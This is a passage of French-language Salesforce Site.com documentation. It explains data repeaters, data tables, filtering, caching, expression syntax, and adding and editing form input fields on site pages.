- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

5. Dans Tri, vous pouvez spécifier le tri des résultats par un ou plusieurs champs dans l'ordre croissant ou décroissant.
   Par exemple, supposons que vous souhaitez créer une page qui affiche le film le plus populaire. Vous pouvez vous connecter à un objet personnalisé qui contient les données du film puis, au lieu d'utiliser un critère de filtrage, vous pouvez trier par le vote des utilisateurs, par ordre décroissant. La connexion aux données d'une page renvoie un seul enregistrement. Par conséquent, seul le film le mieux noté est renvoyé.
6. Cliquez sur **Enregistrer**.

Vous devez ensuite ajouter des éléments de données, un code personnalisé ou des blocs de contenu à la page pour afficher les données récupérées.

Vous pouvez utiliser des expressions afin d'accéder aux données renvoyées n'importe où sur la page, y compris dans les propriétés de la page. Par exemple, supposons que vous souhaitez utiliser le nom du compte comme titre de la page Détails du compte. Dans ce cas, saisissez simplement `{!Name}` dans le champ `Titre` du volet Propriétés. Au chargement, la page récupère le nom de compte de cet enregistrement et l'affiche dans la barre de titre du navigateur.

CONSULTER ÉGALEMENT :

- Présentation des connexions aux données de page
- Amélioration des performances avec la mise en cache
- À propos de l'affichage dynamique de données en utilisant des expressions
- Exemples de filtrage de données

## Présentation de l'accès aux données dans des objets associés

Les objets standard et personnalisés ont des relations qui définissent l'association entre des enregistrements d'un objet à l'autre. Par exemple, l'objet Comptes à une relation un-à-plusieurs avec l'objet Contacts, c.-à-d. que chaque compte peut avoir un ou plusieurs contacts associés. Cette relation est également connue en tant que relation parent-enfant ou principal-détails.

Pour plus d'informations sur les relations entre les objets dans Salesforce, reportez-vous à Relations d'objet.

Les répétiteurs de données, les tables de données et les fonctions de données exploitent ces relations pour vous permettre d'afficher des données d'objets associés sur la page.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### À propos de l'accès aux données dans des objets parent

Lorsque vous ajoutez un répétiteur de données, une table de données ou une fonction de données à la page, puis la connectez à un objet standard ou personnalisé, vous pouvez accéder automatiquement aux champs de tout objet parent auquel elle est associée.

Si vous ajoutez des critères de filtrage à un répétiteur de données, une table de données ou une fonction de données, la liste déroulante Champ, dans la boîte de dialogue Créer une connexion de données, affiche les champs de l'objet, suivi des champs de tous ses objets parents, qui utilisent le format *`parent_object_name.field_name`*. Vous pouvez ainsi filtrer les résultats en fonction d'un champ de l'objet parent. Par exemple, lors de la récupération d'enregistrements à partir de l'objet Contacts, vous pouvez renvoyer uniquement les contacts dans lesquels le nom du compte (`Account.Account Name`) est « ABC Labs ».


De même, lorsque vous ajoutez des éléments de données à un répétiteur de données, ou des colonnes à une table de données, vous pouvez les associer à des champs d'un objet parent. Par exemple, si vous ajoutez une table de données qui est connectée à l'objet Contact, vous pouvez ajouter une colonne qui s'associe à son champ `Nom complet` et une colonne qui s'associe au champ `Account.Account Name` de l'objet Compte, afin d'afficher le nom du contact avec le nom du compte auquel il est associé.

### À propos de l'accès aux données dans des objets enfant

Vous pouvez récupérer des données à partir de n'importe quel objet enfant d'un objet parent, en utilisant un répétiteur de données qui contient un autre répétiteur de données, une table de données ou une fonction de données. Le répétiteur de données externe ou parent se connecte à un objet, par exemple Comptes. Le répétiteur de données, la table de données ou la fonction de données interne permet ensuite de vous connecter automatiquement à tout objet enfant, par exemple Contacts. Il est également appelé *répétiteur de données imbriqué*.

Supposons que vous souhaitez afficher une liste de comptes avec les noms des contacts associés, semblable à cet exemple.

Vous pouvez le faire en créant un répétiteur de données (1) qui est connecté à Comptes, et lui ajouter un élément de données (2) qui s'associe au champ `Nom du compte`. Ajoutez ensuite un répétiteur de données imbriqué (3) qui est connecté à Contacts, lui-même enfant de Comptes. Pour terminer, ajoutez un élément de données (4) au répétiteur de données imbriqué qui s'associe au champ `Nom complet` de l'objet Contact.




CONSULTER ÉGALEMENT :

- Affichage de données à partir d'objets associés à l'aide de répétiteurs de données imbriqués
- Récupération dynamique de données avec des répétiteurs de données
- Récupération dynamique de données avec des tables de données

## Affichage de données à partir d'objets associés à l'aide de répétiteurs de données imbriqués

Vous pouvez récupérer des données à partir de n'importe quel objet enfant d'un objet parent, en utilisant un répétiteur de données qui contient un autre répétiteur de données, une table de données ou une fonction de données. Le répétiteur de données externe ou parent se connecte à un objet, par exemple Comptes. Le répétiteur de données, la table de données ou la fonction de données interne permet ensuite de vous connecter automatiquement à tout objet enfant, par exemple Contacts. Il est également appelé *répétiteur de données imbriqué*.

Par exemple, si un répétiteur de données est connecté à Comptes, vous pouvez lui ajouter une fonction de données imbriquée qui est connectée à Contacts afin de renvoyer le nombre de contacts associés à chaque compte.

Pour créer un répétiteur de données imbriqué :

1. Ajoutez un répétiteur de données à la page.
2. Faites glisser un **répétiteur de données**, une **table de données** ou une **fonction de données** supplémentaire à partir du volet Éléments de page vers le répétiteur de données.
3. Sélectionnez l'objet Salesforce associé auquel vous souhaitez vous connecter.

   Remarque: Vous pouvez également récupérer des données à partir d'objets non associés. Vous risquez cependant d'affecter les performances de votre site. Par conséquent, nous vous recommandons de récupérer des données uniquement à partir d'objets associés.

4. Dans Filtres, vous pouvez également sélectionner des critères de filtrage de votre jeu de données. Si vous ne sélectionnez aucun critère, toutes les données de l'élément sont renvoyées.
   a. Sélectionnez le champ auquel les critères de filtrage s'appliquent. La liste déroulante Champ affiche les champs de l'objet, suivis des champs de tous les objets parents, qui utilisent le format `parent_object_name.field_name`.
   b. Sélectionnez l'opérateur qui contrôle le filtrage des résultats. Par exemple, sélectionnez `Égal à` pour renvoyer une correspondance exacte.
   c. Sélectionnez la source de la valeur de filtrage. Par exemple, sélectionnez `Valeur fixe` pour spécifier une valeur explicite ou `Chaîne de requête d'URL` pour utiliser les valeurs transmises à la page via une chaîne de requête.
   d. Sélectionnez la valeur de filtrage. Si vous utilisez une chaîne de requête, vous pouvez également spécifier l'action exécutée si la chaîne de requête est manquante.
   e. Si nécessaire, ajoutez des critères de filtrage supplémentaires pour affiner davantage vos résultats. Chaque élément de filtrage est combiné à un opérateur ET.

   Remarque: Si vous utilisez une valeur fixe pour filtrer les résultats, vous pouvez afficher les enregistrements renvoyés dans la section Aperçu de la connexion. Pour actualiser la liste d'enregistrements, cliquez sur **Recharger l'aperçu**.

5. Dans Tri, vous pouvez spécifier le tri des résultats par un ou plusieurs champs dans l'ordre ascendant ou descendant. Par exemple, si vous utilisez un objet contenant des données d'utilisateur, vous pouvez trier vos résultats par genre, puis par nom.
6. Dans Limites, vous pouvez limiter le nombre de résultats renvoyés. Par exemple, si seuls les cinq premiers résultats vous intéressent, saisissez `5` dans le champ `Limiter les résultats à`.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

7. Si vous ajoutez une pagination, spécifiez le nombre de résultats à afficher par page dans le champ `Résultats par page`.
8. Si vous utilisez une table de données, cliquez sur **Suivant**, puis ajouter des champs à la table en double-cliquant dessus, ou sélectionnez les champs et cliquez sur >.
9. Cliquez sur **Enregistrer**.

Vous pouvez ajouter des éléments de données ou un code personnalisé au répétiteur parent pour afficher ses champs. De la même façon, si vous avez imbriqué un répétiteur de données dans un répétiteur de données parent, ajoutez des éléments de données ou le code personnalisé au répétiteur de données imbriqué afin d'afficher les champs de l'objet enfant.

Remarque: Vous ne pouvez pas imbriquer des répétiteurs de données sur plusieurs niveaux.

CONSULTER ÉGALEMENT :

- Présentation de l'accès aux données dans des objets associés
- Récupération dynamique de données avec des tables de données
- Utilisation de fonctions de données

## Amélioration des performances avec la mise en cache

Lorsque vous utilisez des éléments de page basés sur des données, tels que des répétiteurs de données, des tables de données et des fonctions de données, vous pouvez améliorer les performances et l'affichage des pages de votre site Web avec la mise en cache. La mise en cage contrôle la fréquence à laquelle une page contenant une connexion à des données demande des données à Salesforce.

Supposons que 100 personnes visitent une page de site en même temps. Sans mise en cache, la page émet 100 demandes distinctes pour les mêmes données, ce qui ralentit considérablement les performances. Cependant, avec la mise en cache activée, les données sont demandées et récupérées une seule fois, lors de la première visite de la page. Toutes les demandes de données suivantes au cours d'une période définie sont renvoyées à partir de la mémoire cache. Lorsque la période spécifiée expire, la mémoire cache est actualisée.

Le champ `Durée du cache (minutes)` dans l'onglet Propriétés contrôle la durée de mise en cache des données pour le répétiteur de données, la table de données ou la fonction de données sélectionné(e).

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

La valeur par défaut est de 30 minutes. La durée dépend toutefois de vos besoins. Par exemple :

- Si les données sont fréquemment mises à jour, par exemple dans un système de commentaire ou un code de titre, vous pouvez désactiver la mise en cache en définissant la valeur sur zéro et permettre ainsi l'affichage des données les plus récentes dans la page.
- Si les données sont rarement modifiées, par exemple une fois par semaine, vous pouvez définir la valeur sur une durée supérieure. Une période de mise en cache plus longue permet également d'afficher des données dans les pages, même lorsque la source de données n'est pas disponible.

Remarque: À chaque publication de mises à jour pour un site, la mémoire cache est supprimée pour toutes les connexions de données. La mise en cache reprend dès qu'un autre utilisateur accède à la page.

CONSULTER ÉGALEMENT :

- Récupération dynamique de données avec des répétiteurs de données
- Récupération dynamique de données avec des tables de données
- Utilisation de fonctions de données

## Filtres de données

Lorsque vous ajoutez un répétiteur de données, une table de données ou une fonction de données à la page, il n'est pas nécessaire de limiter les enregistrements récupérés. Cependant, si vous utilisez un objet Salesforce qui contient des milliers d'enregistrements, vous pouvez limiter les résultats en utilisant des critères de filtrage.

Lors de l'ajout de critères de filtrage, vous devez spécifier :

- Le champ auquel les critères de filtrage s'appliquent
- L'opérateur
- La source de la valeur de filtrage
- La valeur de filtrage

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### Opérateurs de filtrage

| Opérateur | Description |
|---|---|
| Égal à | Renvoie une correspondance exacte. |
| Différent de | Renvoie les enregistrements qui ne contiennent pas la valeur spécifiée. |
| Inférieur à | Renvoie les enregistrements inférieurs à la valeur spécifiée. |
| Supérieur à | Renvoie les enregistrements supérieurs à la valeur spécifiée. |
| Inférieur ou égal à | Renvoie les enregistrements inférieurs ou égaux à la valeur spécifiée. |
| Supérieur ou égal à | Renvoie les enregistrements supérieurs ou égaux à la valeur spécifiée. |
| Commence par | Utile lorsque vous connaissez les premiers caractères de la valeur, mais pas le texte complet. Par exemple, « bretagne » renvoie Bretagne voyages, mais pas Vacances en Bretagne. |
| Se termine par | Utile lorsque vous connaissez les derniers caractères de la valeur, mais pas le texte complet. |
| Contient | Renvoie les champs qui comprennent votre chaîne de recherche et éventuellement d'autres informations. Par exemple, « Bretagne » renvoie Bretagne voyages et Vacances en Bretagne. |
| Inclut | Utile pour les types de champ prenant en charge plusieurs valeurs pour renvoyer des enregistrements contenant une ou plusieurs des valeurs séparées par des virgules que vous spécifiez. |
| Inclut tout | Utile pour les types de champ prenant en charge plusieurs valeurs pour renvoyer des enregistrements contenant toutes les valeurs séparées par des virgules que vous spécifiez. |
| Exclut | Utile pour les types de champ prenant en charge plusieurs valeurs pour renvoyer des enregistrements ne contenant pas une ou plusieurs des valeurs séparées par des virgules que vous spécifiez. Par exemple, pour un champ de catégorie Emplacements, « Bordeaux,Lyon » exclut un enregistrement |

| Opérateur | Description |
|---|---|
| | contenant « Bordeaux,Nantes » et un enregistrement contenant « Lyon,Marseille ». |
| Exclut tout | Utile pour les types de champ prenant en charge plusieurs valeurs pour renvoyer des enregistrements ne contenant pas toutes les valeurs séparées par des virgules que vous spécifiez. Par exemple, pour un champ de catégorie Emplacements, « Bordeaux,Lyon » exclut uniquement les enregistrements contenant *les deux* termes. |

### Sources des valeurs de filtrage

| Source | Description |
|---|---|
| Valeur fixe | Permet de spécifier la valeur. |
| Chaîne de requête d'URL | Permet de transmettre le contenu d'une variable à l'élément via une URL au chargement de la page. |
| Propriété globale | Permet d'utiliser une valeur fixe du site, par exemple la date ou l'heure actuelle. |
| En-tête de demande | Permet d'utiliser une valeur du navigateur, par exemple l'en-tête de l'hôte ou la version du navigateur. |
| Répétiteur parent | Permet de créer une requête entre des objets non associés. Disponible uniquement lorsqu'un répétiteur de données, une table de données ou une fonction de données est imbriqué dans un répétiteur parent, et que l'objet du répétiteur parent n'est pas associé à l'objet de l'élément imbriqué.<br> ATTENTION: La récupération de données à partir d'objets non associés peut affecter les performances de votre site. Nous recommandons de récupérer des données uniquement à partir d'objets associés. |

CONSULTER ÉGALEMENT :

- Récupération dynamique de données avec des répétiteurs de données
- Récupération dynamique de données avec des tables de données
- Utilisation de fonctions de données
- À propos de l'affichage dynamique de données en utilisant des expressions

## À propos de l'affichage dynamique de données en utilisant des expressions

Site.com utilise un langage d'expression (langage de script) pour afficher les données de façon dynamique. Les expressions servent d'espace réservé pour des données qui sont remplacées par des informations lors du chargement de la page. Lors de l'utilisation d'éléments de page associés à des données ou de propriétés personnalisées de widget, vous pouvez utiliser des expressions pour personnaliser l'affichage des données sur la page.

Dans Site.com, la syntaxe d'une expression consiste en une accolade ouvrante et un point d'exclamation, le nom du champ, de la propriété personnalisée ou de l'espace de noms, et une accolade fermante.

Par exemple, si vous avez ajouté une propriété personnalisée appelée `URL` à un widget, vous pouvez utiliser la syntaxe `{!URL}` pour ajouter l'expression à un code ou à des blocs de contenu personnalisés. De même, pour ajouter une expression pour le champ Ville de facturation, vous pouvez utiliser la syntaxe `{!BillingCity}`. Pour des objets associés, le nom de champ est précédé du nom de l'objet principal : `{!Account.BillingCity}`.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Si vous modifiez un élément de données dans un répétiteur de données ou une colonne de table de données, vous pouvez accéder aux champs de l'objet par leur nom dans une liste déroulante sans utiliser d'expression. Toutefois, si vous souhaitez personnaliser l'affichage du champ sur la page, vous pouvez afficher et modifier l'expression en cliquant sur **Personnaliser** dans la boîte de dialogue.

Si vous utilisez un code personnalisé ou des blocs de contenu dans un répétiteur de données, vous pouvez accéder aux champs de l'objet uniquement en utilisant des expressions.

Les expressions vous permettent de personnaliser la sortie en :

- Ajout de texte autour de l'expression. Par exemple, supposons que vous affichez le numéro de téléphone de chacun de vos sites. Vous pouvez saisir le texte *`Contactez-nous au`* avant l'expression `{!Phone}`. Lors de l'affichage des données sur la page, `{!Phone}` est remplacé par la valeur du champ de chaque enregistrement : *`Contactez-nous au 01 23 45 67 89`*.
- La mise en forme de la sortie utilise des balises HTML. Par exemple, vous pouvez entourer l'expression de balises `H1` afin de modifier l'affichage de la sortie sur la page : `<H1>{!Phone}</H1>`.
- Créant une chaîne de requête URL pour transmettre des informations variables à un répétiteur de données ou à une table de données sur une autre page. Ensuite, la deuxième page utilise la variable reçue pour récupérer et afficher les enregistrements correspondants. Par exemple, vous pouvez créer un lien hypertexte, par exemple `/product_details?productID={!id}`, dans lequel `{!id}` est remplacé par l'ID du produit pour chaque enregistrement. Lors d'un clic sur le lien d'un produit, l'ID du produit est transmis à la page Détails du produit, qui utilise l'ID pour récupérer les informations de l'enregistrement et les afficher sur la page.

CONSULTER ÉGALEMENT :

Récupération dynamique de données avec des répétiteurs de données

Récupération dynamique de données avec des tables de données

Utilisation de fonctions de données

## Exemples de filtrage de données

Lors de l'utilisation de répétiteurs de donner, de tables de données et de fonctions de données, vous pouvez filtrer les données récupérées de plusieurs façons. Dans cette rubrique, nous explorons deux options (valeurs fixes et chaînes de requête d'URL) pour illustrer certaines techniques de filtrage courantes.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### Exemple 1 : Utilisation d'une valeur fixe pour filtrer des résultats

Notre premier exemple comprend un objet personnalisé appelé « Actualités » qui comprend les toutes dernières informations et les événements de la société. Chaque élément d'actualité a une liste de sélection `Statut` qui peut être définie sur En cours ou Approuvé. Nous souhaitons afficher uniquement les éléments d'information approuvés dans la page Actualités de la société. Dans ce cas, nous pouvons utiliser une valeur fixe pour filtrer les données dans l'objet Actualités.

Pour ce scénario, nous pouvons :

1. Ajouter un répétiteur de données à la page et le configurer comme suit :
   a. Sélectionnez l'objet personnalisé Actualités.
   b. Dans la section Filtres, définissez les critères sur `Statut égal à une valeur fixe`.
   c. Saisissez *`Approuvé`* dans la zone de texte Valeur.

   Elle indique au répétiteur de données de renvoyer uniquement les enregistrements dont le champ `Statut` contient la valeur `Approuvé`.
2. Ajoutez des éléments de données au répétiteur de données pour afficher sur la page les champs requis, notamment Titre, Description et Date.

### Exemple 2 : Utilisation d'une chaîne de requête d'URL pour filtrer dynamiquement et afficher les résultats dans une autre page

Notre deuxième exemple comprend un objet personnalisé appelé « Produits » qui contient les informations sur les produits. Cependant, certains produits sont disponibles uniquement à des emplacements géographiques spécifiques. Par conséquent, nous voulons permettre à nos clients d'afficher les produits disponibles dans la ville la plus proche. Dans ce cas, nous pouvons créer une page de site Emplacements qui contient des liens vers chaque ville disponible.

Nous souhaitons que chaque lien ouvre la page de site Produits, mais en affichant uniquement les produits correspondant la sélection de l'utilisateur. Nous pouvons utiliser pour cela des chaînes de requêtes d'URL, qui permettent de transmettre un contenu de variable entre des pages HTML. Dans ce cas, les informations de la variable correspondent à l'emplacement du produit. Le répétiteur de données ne sait pas quels produits renvoyer tant que l'utilisateur n'a pas effectué une sélection.

Pour ce scénario, nous pouvons :

1. Ajouter un répétiteur de données à la page Produits et le configurer comme suit :
   a. Sélectionnez l'objet personnalisé Produits.
   b. Dans la section Filtres, définissez des critères sur *`Ville égale à chaîne de requête URL`*.
   c. Dans la zone de texte Valeur, saisissez le nom de la variable (dans le cas présent *`location`*).
   d. Dans la liste déroulante Si la chaîne de requête est manquante, sélectionnez **Ne pas appliquer cet élément de filtre**. Cette option est utilisée lorsqu'un client souhaite visualiser tous les produits, sans filtrage.
   e. Cliquez sur **Enregistrer**.
2. Ajoutez des éléments de données pour les champs que vous souhaitez afficher, tels que Nom de produit, Description et Prix.

3. Dans la page Emplacements, ajoutez un répétiteur de données, puis sélectionnez l'objet personnalisé Produits.
4. Ajoutez un élément de données au répétiteur pour représenter le champ `Ville`, puis configurez-le comme suit :
   a. Sélectionnez `Ville` en tant que champ à afficher, car nous souhaitons utiliser le nom de la ville dans le lien hypertexte.
   b. Sélectionnez Texte comme format d'affichage.
   c. Sélectionnez **Ajouter un lien hypertexte** pour afficher une URL sur la page.
   d. Dans la liste déroulante Lien, sélectionnez Un élément dans votre site.
   e. Sélectionnez le type Page, puis la page Produits (si la liste des pages n'est pas affichée, placez votre curseur dans la zone de texte URL et appuyez sur la touche Page bas de votre clavier).
   f. Modifiez la valeur de l'URL en `/product?location={!City}`. Dans ce cas, `{!City}` est un espace réservé pour la valeur du champ `Ville` d'un enregistrement. Lors du chargement de la page, `{!City}` est remplacé par la valeur appropriée, par exemple Montréal, qui génère l'URL suivante pour cet enregistrement :

      ```
      /product?location=Dallas
      ```

      Un clic ouvre la page Produits, puis `Montréal` est transmis en tant que valeur de la variable `emplacement`.
   g. Pour l'info-bulle, sélectionnez le champ `Ville`, puis cliquez sur **Personnaliser**.
   h. Modifiez la valeur en `Afficher les produits disponibles à {!City}`.

      Là encore, l'espace réservé `{!City}` est remplacé par la valeur du champ `Ville` de chaque enregistrement au chargement de la page.

Désormais, au chargement de la page Emplacements, le répétiteur de données affiche l'emplacement de chaque produit sous la forme d'un lien. Lorsqu'un client clique sur un lien, par exemple Montréal, la page Emplacements transmet `location=Montréal` à la page Produits. Lors du chargement de la page Produits, le répétiteur de données utilise cette valeur pour renvoyer dynamiquement uniquement les enregistrements dont le champ `Ville` contient la valeur `Montréal`.

CONSULTER ÉGALEMENT :

Récupération dynamique de données avec des répétiteurs de données
Affichage de données en utilisant des éléments de données
Récupération dynamique de données avec des tables de données
Présentation de l'accès aux données dans des objets associés

## Collecte et soumission de données avec des formulaires

### Ajout d'un formulaire à la page

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Les formulaires permettent de collecter des données sur les visiteurs de votre site et de soumettre les données à des objets Salesforce standard ou personnalisés. Créer des formulaires Web vers piste, capturer des informations sur les clients ou récupérer les commentaires sur vos produits ou services.

Pour ajouter un formulaire à une page :

1. À partir du volet Éléments de page, faites glisser un **Formulaire** vers la page.
2. Sélectionnez l'objet Salesforce auquel vous souhaitez soumettre les données.

   Remarque:

   - Pour les utilisateurs Site.com, la liste déroulante affiche uniquement les objets disponibles pour les utilisateurs invités car les visiteurs du site accèdent à votre site public via la licence Utilisateur invité. Pour rendre d'autres objets disponibles, accédez au profil utilisateur invité, activez l'autorisation « Créer » de l'objet approprié, puis actualisez la liste.
   - Pour les utilisateurs de communautés, la liste déroulante affiche les objets qui peuvent ne pas être disponibles pour les visiteurs du site. Pour les visiteurs authentifiés, l'accès aux objets de pages publiques et privées est contrôlé par leur profil utilisateur. Pour les visiteurs authentifiés, l'accès aux objets dans les pages publiques est contrôlé par le profil utilisateur invité du site.

3. Ajoutez des champs disponibles au formulaire en double-cliquant sur un champ, ou en le sélectionnant, puis en cliquant sur >.

   Tous les champs obligatoires sont automatiquement ajoutés à la liste des champs disponibles. Cependant, vous pouvez masquer les champs obligatoires après avoir ajouté le formulaire à la page.
4. Réorganisez la liste des champs sélectionnés en cliquant sur **Monter** ou **Descendre**.
5. Cliquez sur **Enregistrer**.

Remarque: Lors de l'ajout de formulaires à des pages de communauté authentifiées dans Site.com, définissez l'utilisateur actif pour les objets Salesforce qui nécessitent le champ ID du propriétaire. La définition de l'utilisateur actif (contrairement à l'utilisateur invité par défaut) permet d'identifier l'utilisateur authentifié lors de la soumission du formulaire. Pour définir l'utilisateur actif pour le champ ID du propriétaire, sélectionnez le champ dans le formulaire, cliquez sur **Configurer** sous Propriétés du champ dans le volet Propriétés, sélectionnez `Propriété globale` en tant que source et `ID utilisateur actuel` en tant que valeur.

Après avoir ajouté un formulaire à la page, vous ne pouvez pas modifier l'objet auquel il est connecté. Pour la connexion à un autre objet, vous devez remplacer le formulaire.

Vous pouvez utiliser le volet Propriétés du formulaire pour :

- Déterminer à quel objet le formulaire est connecté.
- Ajouter un titre en haut du formulaire.
- Spécifier l'action exécutée lorsqu'un utilisateur soumet le formulaire avec succès.

AUTORISATIONS UTILISATEUR

Pour ajouter un formulaire à la page :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle d'administrateur de site ou de concepteur attribué dans Site.com Studio

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle d'administrateur de site ou de concepteur attribué dans Site.com Studio

  ET

  Gérer les utilisateurs

  ET

  Personnaliser l'application

- Modifier l'apparence du formulaire en sélectionnant un autre thème.

CONSULTER ÉGALEMENT :

Ajout de champs de saisie à des formulaires et des pages

Types de champ de saisie

Modification des champs de saisie dans un formulaire

## Ajout de champs de saisie à des formulaires et des pages

### Ajout de champs de saisie à un formulaire

Vous pouvez ajouter des champs de saisie supplémentaires à un formulaire existant. Chaque champ de saisie se lie à un champ de l'objet auquel le formulaire est connecté.

L'option la plus rapide est la suivante :

1. Sélectionnez le formulaire dans la page.
2. Sélectionnez > **Ajouter des champs**.
3. Dans la liste Ajouter des champs, cliquez sur les champs que vous souhaitez ajouter. La liste Ajouter des champs affiche les champs disponibles dans l'objet auquel le formulaire est connecté. Lorsque vous cliquez sur un champ, le type de champ correct est automatiquement ajouté au formulaire, par exemple, une case à cocher ou un champ de liste de sélection.

Vous pouvez également :

1. Sélectionner le formulaire dans la page.
2. Sélectionner > **Ajouter des éléments de page**.
3. Dans la liste Ajouter des éléments de page, cliquez sur le type de champ de saisie que vous souhaitez ajouter, par exemple, **Case à cocher**.
4. Sélectionnez un champ dans la boîte de dialogue Ajouter un champ, puis cliquez sur **Enregistrer**. Si aucun champ de ce type n'existe dans l'objet, vous ne pouvez pas en ajouter au formulaire.

Remarque:

- Vous ne pouvez pas ajouter des champs à un formulaire en cliquant sur > **Modifier le formulaire**.
- Les types de champ de formule, de texte crypté, de géolocalisation et de référence ne sont pas pris en charge.
- Vous ne pouvez pas configurer les messages d'erreur par défaut au niveau du champ qui s'affichent lorsque les utilisateurs saisissent une valeur incorrecte.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Ajout de champs de saisie à une page

Vous pouvez ajouter des champs de saisie directement à une page, un panneau, un répétiteur de données ou une table de données, afin de créer vos propres fonctionnalités personnalisées en utilisant un code personnalisé. Par exemple, supposons que certains produits sont disponibles uniquement à certains emplacements géographiques et que vous souhaitez permettre à nos clients de visualiser les produits disponibles dans la ville la plus proche. Vous pouvez ajouter un champ de saisie de liste de sélection à la page, répertoriant les divers emplacements. À l'aide d'un code personnalisé, vous pouvez ensuite transmettre la sélection de l'utilisateur à une table de données ou à un répétiteur de données via une chaîne de requête afin d'afficher une liste de produits filtrés.

Pour ajouter un champ de saisie à la page, faites-le glisser vers la page depuis le panneau Éléments de page. Vous pouvez également sélectionner la page ou l'élément de page conteneur dans le volet Structure de la page, sélectionner > **Ajouter des éléments de page**, puis sélectionner le champ de saisie.

CONSULTER ÉGALEMENT :

- Types de champ de saisie
- Propriétés d'un champ de saisie
- Modification des champs de saisie dans un formulaire
- Ajout d'un formulaire à la page

## Modification des champs de saisie dans un formulaire

Après avoir ajouté un formulaire à la page, vous pouvez modifier et réorganiser ses champs.

Pour réorganiser des champs, faites-les glisser vers l'emplacement voulu sur la page ou dans le volet Structure de la page. Vous pouvez également sélectionner un champ, puis cliquez sur > **Monter** ou > **Descendre**.

Pour masquer un champ, par exemple un champ que vous ne souhaitez pas montrer aux visiteurs de votre site, sélectionnez `Champ masqué` dans le volet Propriétés. Lorsque vous masquez un champ, vous pouvez y accéder à partir du volet Structure de la page.

Pour rendre un champ obligatoire, que l'utilisateur doit renseigner avant de soumettre le formulaire, sélectionnez `Champ obligatoire` dans le volet Propriétés. Un astérisque rouge (*) s'affiche en regard du champ pour indiquer qu'il est obligatoire. Vous ne pouvez pas modifier le paramètre `Champ obligatoire` des champs qui sont obligatoires pour l'objet auquel le formulaire est connecté.

Pour renommer un champ, remplacez son nom dans le champ `Nom d'étiquette` du volet Propriétés.

Pour changer l'apparence d'un champ sur la page, sélectionnez un autre thème dans le volet Propriétés. Si le champ est intégré à un formulaire, vous pouvez uniquement changer le thème du formulaire.

**Remarque:**

- Vous ne pouvez pas faire glisser des champs vers la page à partir d'un formulaire. Vous pouvez toutefois supprimer des champs non obligatoires ou masquer des champs obligatoires et non obligatoires.
- Vous ne pouvez pas faire glisser des champs vers un formulaire à partir de la page.

CONSULTER ÉGALEMENT :

- Ajout de champs de saisie à des formulaires et des pages
- Propriétés d'un champ de saisie
- Définition de la valeur par défaut de champs de saisie
- Ajout d'un formulaire à la page

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Types de champ de saisie

